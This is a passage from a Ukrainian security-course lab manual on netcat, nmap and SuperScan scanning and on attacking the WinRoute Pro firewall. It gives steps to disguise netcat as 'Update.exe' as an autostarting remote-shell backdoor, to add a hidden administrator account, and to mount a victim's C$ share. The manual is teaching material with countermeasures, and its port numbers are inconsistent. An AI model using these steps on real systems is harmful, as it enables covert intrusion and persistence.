-**p <*port*>**. Опція дозволяє визначити локальний номер порту, який слід використовувати Netcat. Цей аргумент потрібен у випадку, якщо Ви використовуєте опції -l або -L для режиму прослуховування. Якщо ця опція не визначена для вихідного з'єднання, Netcat використовуватиме порт, який визначений для цього в системі, що й роблять більшість TCP або UDP клієнтів. Майте на увазі, що в Unix-системах тільки користувач root може визначати номери портів, менші ніж 1 024.

-**r**. Netcat вибирає локальний і віддалений порт випадковим чином. Ця опція корисна в разі, коли Netcat використовується для отримання інформації про великий інтервал номерів портів у системі і при цьому подати ситуацію так, щоб це було принаймні, мірі схоже на процедуру сканування портів. У випадку, якщо ця можливість використовується спільно з опцією -i та з достатньо великим інтервалом, то велика вірогідність, що сканування портів не буде виявлене без уважного вивчення системного журналу адміністратором.

-**s** визначає вихідну IP-адресу, яку Netcat використовує для встановлення з'єднання. Ця опція дозволяє зломникам виконувати декілька витончених фокусів: приховати свою IP-адресу або підроблювати що-небудь ще. Але щоб отримати інформацію, яка відправляється на підмінену адресу, їм

необхідно використовувати опцію визначення порядку маршрутизації -g. Далі, використовуючи режим прослуховування, ви можете багато разів прив'язуватися до вже прослуханого сервісу. Усі TCP- і UDP-сервіси працюють з портами, але не кожен із них працює з конкретною IP-адресою. Багато служб за замовчуванням прослуховують усі доступні інтерфейси. Syslog, наприклад, прослуховує UDP-порт 514 для прочитування трафіка syslog. Водночас, якщо ви запустили Netcat на прослуховування 514 порти і використовували опцію - s для визначення вихідної IP-адреси, будь-який трафік, що проходить через визначену вами IP-адресу, в першу чергу, прямуватиме через Netcat. Чому? Якщо сокет визначає і IP-адрес, і номер порту це визначає його пріоритет над сокетом, який не визначає обох параметрів.

-**t**. Відкомпільований з опцією TELNET, Netcat може підтримувати взаємодію з telnet-сервером відповідно до встановлених правил, відповідаючи незначущою інформацією, але дає вам можливість ввести інформацію у відповідь на запрошення ввести login, коли ви використовуєте TCP-з'єднання по 23 порту.

-**u**. Опція повідомляє програму про необхідність використовувати UDP-протоколу замість TCP, працюючи як в режимі прослуховування, так і в режимі клієнта.

-**v** визначає, наскільки детально програма інформує вас про те, що вона робить. Якщо не використовувати опцію -v, Netcat видає тільки прийняту інформацію. Якщо опція –v використана один раз, ви зможете дізнатися, з якою адресою відбулося з'єднання або яка адреса відстежується у випадку, якщо виникли якісь проблеми. Повторне використання опції дозволить дізнатися, яка кількість даних була послана або прийнята до завершення з'єднання.

-w <*seconds*> визначає проміжок часу, протягом якого Netcat чекає на з'єднання. Цей параметр також повідомляє, як довго слід чекати після отримання сигналу EOF (кінець файлу) на стандартний вхід перед розривом з'єднання і завершенням роботи. Це особливо важливо, якщо ви посилаєте команди віддаленому серверу з використанням Netcat і очікуєте отримати великий обсяг інформації (наприклад, посилаючи веб-серверу HTTP -команду на завантаження великого файла).

-**z**. (Якщо ви турбуєтеся тільки про те, щоб визначити, який з портів відчинений, вам слід використовувати nmap). Ця опція повідомляє Netcat про необхідність послати достатньо даних для пошуку відкритих портів у заданому діапазоні значень. -z попереджає відправлення будь-яких

даних за TCP з'єднанням і дуже обмежує зондування UDP з'єднань, додаткове використання -i дасть можливість задати інтервал між спробами. Корисно для завдання швидкого сканування відкритих портів.

За допомогою Netcat можна створити тунельоване з'єднання. Для цього необхідно виконати сукупність таких дій:

1. Щоб не викликати підозри, необхідно перейменувати утиліту Netcat, наприклад, в Update.

2. Створити ярлик для програми NC (Update.exe) з такими параметрами...update.exe -p 55555 -d -i cmd.exe –L. Щоб ярлик звертався до update.exe за адресою (%Systemrooot%\System32\Drivers), куди ми його згодом скопіюємо, необхідні реквізити ярлика можна поміняти, наприклад на FAR.

3. Завантажити, наприклад, з використанням раніше розглянутих способів, ярлик і саму утиліту в необхідну папку віддаленого ПК.

4. Прописати ярлик в автозавантаження системи.

5. Тепер "бекдор" прописаний в автозавантаженні і запускатиметься при кожному новому завантаженні Windows.

Без запису в автозавантаження можна виконати описані дії, наприклад, з використанням вразливості RPC (рис. 6.20), описаної раніше.

Рис. 6.20. **Запуск netcat на віддаленому ПК**

Після цього ми можемо підключитися до командного рядка віддаленого ПК через порт 3322, викликавши в командному рядку свого ПК утиліту netcat (nc.exe IPADDRESS 3322).

Користувачі часто звертають увагу на сторонні програми в їх процес-листі. Якщо вони помітять закладку, то відразу видалять її, і вся праця того, хто атакує, буде змарнованою. Щоб цього не трапилося,

зломник може створити нового користувача і додати його в групу "Адміністратори". Тоді він матиме повний доступ до розширених ресурсів жертви (директорії c$, d$ і т. п.). Для цього досить набрати дві консольні команди:

net user *ім'я користувача пароль* **/add**

net localgroup Адміністратори (або Administrators) *ім'я користувача* /add (рис. 6.21).




Рис. 6.21. **Створення користувача**

Тепер користувач, наприклад, з ім'ям ReplicatorWin (жертва вважатиме його системним акаунтом і побоїться видаляти) присутній в системі, а зломник зможе видалено підключитися до комп'ютера за протоколом NETBIOS. Реалізує він вищесказане командою net, виконаною зі свого комп'ютера:

net use disk: \IPADDRESS\C$

Утиліта запитає у зломника ім'я користувача і пароль до разшареного ресурсу. Він вводить акаунт, який створив вище, і отримує всі права над файлами диска **C:**.

Самостійно створіть тунельоване з'єднання з використанням описаних вище дій.

Контрзаходи до дій зловмисника

Як заходи протидії таким вторгненням можна запропонувати використання засобів контролю відкритих портів: різні "інтелектуальні" IDS або вбудовану у Windows утиліту NETSTAT (рис. 6.22).




Рис. 6.22. **Робота NETSTAT**

Контрольні питання

1. У чому полягає відмінність між протоколами NETBIOS і SMB?
2. Якими можливостями володіє утиліта SMBRelay?
3. На чому заснований принцип роботи утиліти RPC GUI?
4. Які контрзаходи використовують щодо утиліти SMBRelay?
5. Які завдання може виконувати утиліта LOphtcrack?
6. Чи може зловмисник за допомогою утиліти RPC GUI упровадити закладку на комп'ютер, що атакується?
7. Які порти в своїй роботі за замовчуванням використовує утиліта SMBRelay?
8. Як можна здійснити відключення адміністративних розподілених (расшаренных) за замовчуванням ресурсів в ОС Windows 2000/XP?
9. Що можна зробити, щоб запобігти атаці переповнювання буфера служби RPC?
10. Які сервіси включає утиліта RPC GUI?

Лабораторна робота №7
Дослідження і атака на міжмережні екрани, пакет WIN 2K SERVER RESOURCE KIT

Мета роботи – провести дослідження міжмережних екранів (далі МЕ), реалізувати конкретну загрозу для МЕ, провести дослідження пакета Win 2K Server Resource Kit.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми № 4 "Організація інформаційної безпеки комп'ютерних мереж".

Порядок виконання роботи

1. Здійснити збір інформації про віддалену машину, ознайомитися з роботою сканера мережі:
   1.1. Nmap
   1.2. SuperScan 2.06
   1.3. NetCat
2. Виконати спробу атаки на міжмережний екран (МЕ) Winroute Pro:
   2.1. Провести інвентаризацію МЕ
   2.2. Здійснити відключення МЕ
   2.3. Виконати обхід МЕ
   2.4. Настроїти МЕ
3. Провести дослідження пакета Win 2K Server Resource Kit
4. Висновки.

Перед початком роботи інсталюйте на своєму робочому ПК Winroute Pro 4.2.5, після чого відімкніть функцію трансляції адрес (NAT) у його налаштування та активуйте поштову службу.

1.1. Nmap

1. Запустіть в командному рядку утиліту nmap (набравши C:\nmap\NMAP.exe). З'явиться перелік можливостей даної утиліти (рис. 7.1).




Рис. 7.1. **Перелік можливостей утиліти Nmap**

Нижче наведено типи сканування, які може здійснювати Nmap (табл. 7.1).

Таблиця 7.1

Типи сканування, які може здійснювати Nmap

Параметр (режим)	Опис
1	2
-sT	TCP-сканування підключенням (використовується за замовчуванням)
-sS	TCP-сканування за допомогою повідомлень SYN (серед усіх методів TCP-сканування є якнайкращим)
-sU	UDP-сканування
-sP	ping-прослуховування (виконується пошук всіх досяжних вузлів)
-sF -sX, -sN	сканування за допомогою повідомлень FIN, за методом "різдвяної ялинки" і нуль-сканування відповідно (рекомендується використовувати тільки досвідченим користувачам)
-SR/-I	сканування з використанням домена RPC/identd (застосовується спільно з іншими типами сканування)
Деякі стандартні параметри (є необов'язковими, можуть комбінуватися один з одним):	
-O	режим вивчення пакетів TCP/IP з метою визначення типу віддаленої операційної системи

Закінчення табл. 7.1

1	2
-p<діапазон>	діапазон портів, які скануватимуться. Приклад діапазону: 4-1024,1080,6666,31337'
-F	Виконується сканування портів, перерахованих у файлі /etc/services
-v	Режим виведення докладної інформації
-vv	Режим виведення дуже докладної інформації
-P0	Відімкнення перевірки активності вузла за допомогою утиліти ping (застосовується для сканування таких вузлів, як www.microsoft.com, і аналогічних)
-D decoy_hostl,decoy2[,...]	Приховане сканування із зазначенням декількох помилкових адрес вузлів
-T <Paranoid | Sneaky | Polite | Normal | Aggressive | Insane>	Прийнята політика очікування відгуку від віддаленого вузла
-n/-R	Ніколи не виконувати дозвіл імен DNS. Завжди виконувати (за промовчанням: імена вирішуються за необхідності).
-oN/-oM <logfile>	Вивести результати сканування у файл <logfile> в легкому для читання / машинному форматі
-iL<inputfile>	Взяти IP-адреса або імена вузлів з файлу <inputfile>
-h	Отримання довідки

2. *Провести сканування з підключенням, сканування за допомогою повідомлень SYN і UDP-сканування комп'ютерів своєї підмережі (172.16.14.[101,102,103,104.]) і сервера (172.16.0.101). Зробити висновки про можливий тип операційної системи за відкритими портами.*
3. *Провести сканування з параметром -O з метою визначення типу віддаленої операційної системи комп'ютерів своєї підмережі (172.16.14.[101,102,103,104.]) і сервера (172.16.0.101).*
4. *Провести сканування портів 1-150. Визначити, які служби працюють на віддаленому комп'ютері.*
5. *Провести сканування всіх комп'ютерів підмережі; перелік комп'ютерів підмережі вказати у файлі C:\ScanFile.txt. Результати сканування записати у файл C:\ScRes.txt.*
6. *Провести приховане сканування з використанням декількох помилкових адрес.*

7. *Відпрацювати використання кожного ключа (ключів у сукупності) Nmap на одному віддаленому ПК, результати відобразити у звіті.*

1.2 SuperScan 2.06

Утиліта призначена для сканування портів ПК (рис. 7.2).




Рис. 7.2. **Головне вікно програми *SuperScan***

Утиліта має такі можливості:

1. Пошук хоста в мереж.
2. Сканування портів вказаних мережних адрес.
3. Підключення до знайдених відкритих портів за допомогою різних служб.

Для здійснення пошуку хоста в мережі необхідно виконати ряд дій.

Введіть ім’я/IP хоста в блоці Hostname Lookup і клацніть Lookup.

Щоб знайти ваш власний поточний IP, клацніть кнопку Me.

Якщо им’я/IP хоста може бути знайдене, то блоки Start and Stop IP в секції IP міститимуть отриману адресу і в блоці Resolved відобразиться ім'я хоста, або [Unknown], якщо ім'я не знайдене. Плавний блок у секції Resolved міститиме будь-які додаткові псевдоніми для імені хоста.

Щоб показати активні на даний момент інтерфейси (Адреси IP), призначені вашому комп'ютеру, ви можете клацнути на кнопці Interfaces (рис. 7.3).




Рис. 7.3. **Активні інтерфейси**

Секція IP (рис. 7.4)**.**




Рис. 7.4. **Секція IP**

Встановіть діапазон сканованих адрес.

Натиснення кнопки Prev C встановить початкові й кінцеві IP для попереднього діапазону мережі класу C.

Натиснення кнопки Next C встановить початкові й кінцеві IP для наступного діапазону мережі класу C.

Натиснення 0 .. 255 (або 1 .. 255, 1 .. 254 або 0 .. 254 залежно від установки кнопок, згаданих раніше) встановить початкові й кінцеві адреси IP безпосередньо, ігноруючи адреси, які закінчуються на .0 або .255.

Вибір Ignore IP zero блоку встановить для будь-якого виду сканування опцію ігнорування будь-яких згенерованих IP-адрес, які закінчуються на .0.

Вибір Ignore IP 255 блоку IP встановить для будь-якого виду сканування опцію ігнорування будь-яких згенерованих IP-адрес, які закінчуються на .255.

Якщо ви хочете виконувати сканування, використовуючи адреси IP з текстового файла, оберіть опцію Extract from file.

Секція Timeout (рис. 7.5).

Рис. 7.5. **Секція Timeout**

Встановлення часу очікування для пінгів і спроб зв'язку. Час виставляється в мілісекундах.

Секція Scan Type (рис. 7.6).




Рис. 7.6. **Секція Scan Type**

Встановлення Resolve hostnames дозволить спробувати визначити ім'я хоста кожної машини, з якою стикаються протягом сканування.

Встановлення Only scan responding ping означає, що здійснюватиметься сканування тільки тих машин, які відповідають на запит ping.

Ping only, Every port in list, All selected ports in list, All list ports from, All ports from – відповідні варіанти сканування портів

Для початку сканування заданих адрес необхідно натиснути кнопку Start.

1.3. NetCat (NC)

Основні можливості nc:

вхідні/вихідні з'єднання TCP або UDP на і з будь-якого порту;

повна перевірка DNS пере направлень;

можливість використовувати будь-який локальний порт;

можливість використовувати будь-яку локально сконфігуровану мережну адресу (інтерфейс);

вбудована можливість сканування мережних адрес;

можливість читання аргументів командного рядка через стандартний вхід тощо.

Опції nc:

-d запускає nc не в консольному (прихованому) режимі;

-e для запуску іншої програми;

-i задає часовий інтервал;

-g використовується для створення протрасованого з'єднання (після traceroute)

-G позиціонує " зміжний покажчик" у списку;

-l переводить nc у режим очікування вхідного з'єднання;

-L перезапускає nc з тими ж параметрами, що й до розриву з'єднання;

-n NetCat використовує тільки IP адреси і не робить DNS запитів;

-o використовується для отримання HEX дампу файла даних.

Використання: -o ім’я_лог_файла.

-p потрібний для вихідних з'єднань. Параметр, який задає порт, може бути як числом, так і ім'ям, якщо не використовувати -p, nc використовуватиме будь-який з невживаних портів, які виділить система (якщо не використовується опція -r);

-r сканування портів відбуватиметься випадковим чином (у нормальному режимі – від більшого до меншого);

-s вказує, яку мережну адресу використовувати ("-s IP" або "-s ім'я"). У логі вхідні і вихідні з'єднання починатимуться із символів "<" та ">" відповідно.

-t дозволяє nc відповідати на узгодження опцій telnet (працює тільки, якщо nc скомпільована з параметром -DTELNET).

-u вказує, що потрібно використовувати UDP, а не TCP.

-v контролює рівень детальності інформації:

* без параметра -n проводитиметься повний пошук імен і адрес хоста, буде повідомлено про невідповідність імен DNS;

* часто потрібно використовувати -w3, що обмежить час, який витрачається на спробу встановити з'єднання;

* для декількох портів потрібно використовувати -v двічі;

-w обмежує час, що витрачається на спробу встановлення з'єднання;

-z попереджає відправлення будь-яких даних через TCP-з'єднання і дуже обмежує зондування UDP з'єднань. Використання -i дасть можливість задати інтервал між спробами. Корисно для задавання швидкого сканування відкритих портів.

Наприклад, команда nc -v -z -w3 -i1 192.168.30.2 1-140 покаже відкриті порти на машині 192.168.30.2 в проміжку з 1 до 140 (рис. 7.7):

Рис. 7.7. **Виконання nc з параметрами-v -z -w3 -i1 192.168.30.2 1-140**

2. Атака на міжмережний екран (ME) Winroute Pro

2.1. Інвентаризація ME

Розглянемо на практичному прикладі, як можна виявити тип брандмауера, що захищає хост **P-2** (IP-адреса **192.168.30.2) експериментальної мережі**. Перший крок полягає в скануванні хостів локальної мережі з метою виявлення відкритих портів і визначення служб, що використовують порти. Ми застосуємо для цього програму SuperScan, і на рис. 7.8 наведено результат сканування IP-адреси **192.168.30.2.**

Самостійно проскануйте вказаний вам сусідній ПК.




Рис. 7.8. **Результат сканування IP-адреси 192.168.30.2**

Бачимо, що на хості **P-2** відкриті порти 25 і 110 серверів SMTP і POP3.

Клацніть правою кнопкою миші на цих портах і виберіть для підключення службу Telnet (рис. 7.9 – 7.10).




Рис. 7.9. **Підключення служби Telnet**




Рис. 7.10. **Результат підключення служби Telnet**

З рис.7.10 видно, що ці порти належать брандмауеру WinRoute Pro 4.2.5, – результату досягнуто з першої спроби! Більше того, додаткове сканування відкритих портів хоста **P-2** показує відкритий порт 3129, який використовується для віддаленого адміністрування WinRoute Pro.

Щоб переконається в працездатності поштових серверів, що працюють на хості **P-2**, можна застосувати утиліти net cat. На рис. 7.11 наведено результат запиту серверів SMTP (порт 25) і POP3 (порт 110) за допомогою утиліти netcat.




Рис. 7.11. **Результат запиту серверів SMTP**

Результати тестування турбують – поштові сервери готові до роботи і до них можуть бути застосовані технології хакінгу поштових сервісів.

Таким чином, ми виконали інвентаризацію брандмауера WinRoute Pro з першої спроби. Насправді це завдання може ускладнитися, якщо досліджуваний хост блокує сканування своїх портів, скажімо, за допомогою системи IDS (Intrusion Detecting System – Системи виявлення вторгнень у реальному режимі часу), або брандмауер блокує відгуки на сканувальні пакети ICMP, як це дозволяє зробити програма WinRoute.

Тому в складніших випадках можна вдатися до процедури відстежування мережних маршрутів, що виконується за допомогою утиліт на зразок tracert.

2.2. Відключення ME

Якщо подивитися в кінець списку відкритих портів хоста **P-2**, то можна побачити відкритий порт 3129 для віддаленого адміністрування брандмауера WinRoute Pro, і раз цей порт відкритий – отже, можна спробувати отримати віддалений контроль над брандмауером.

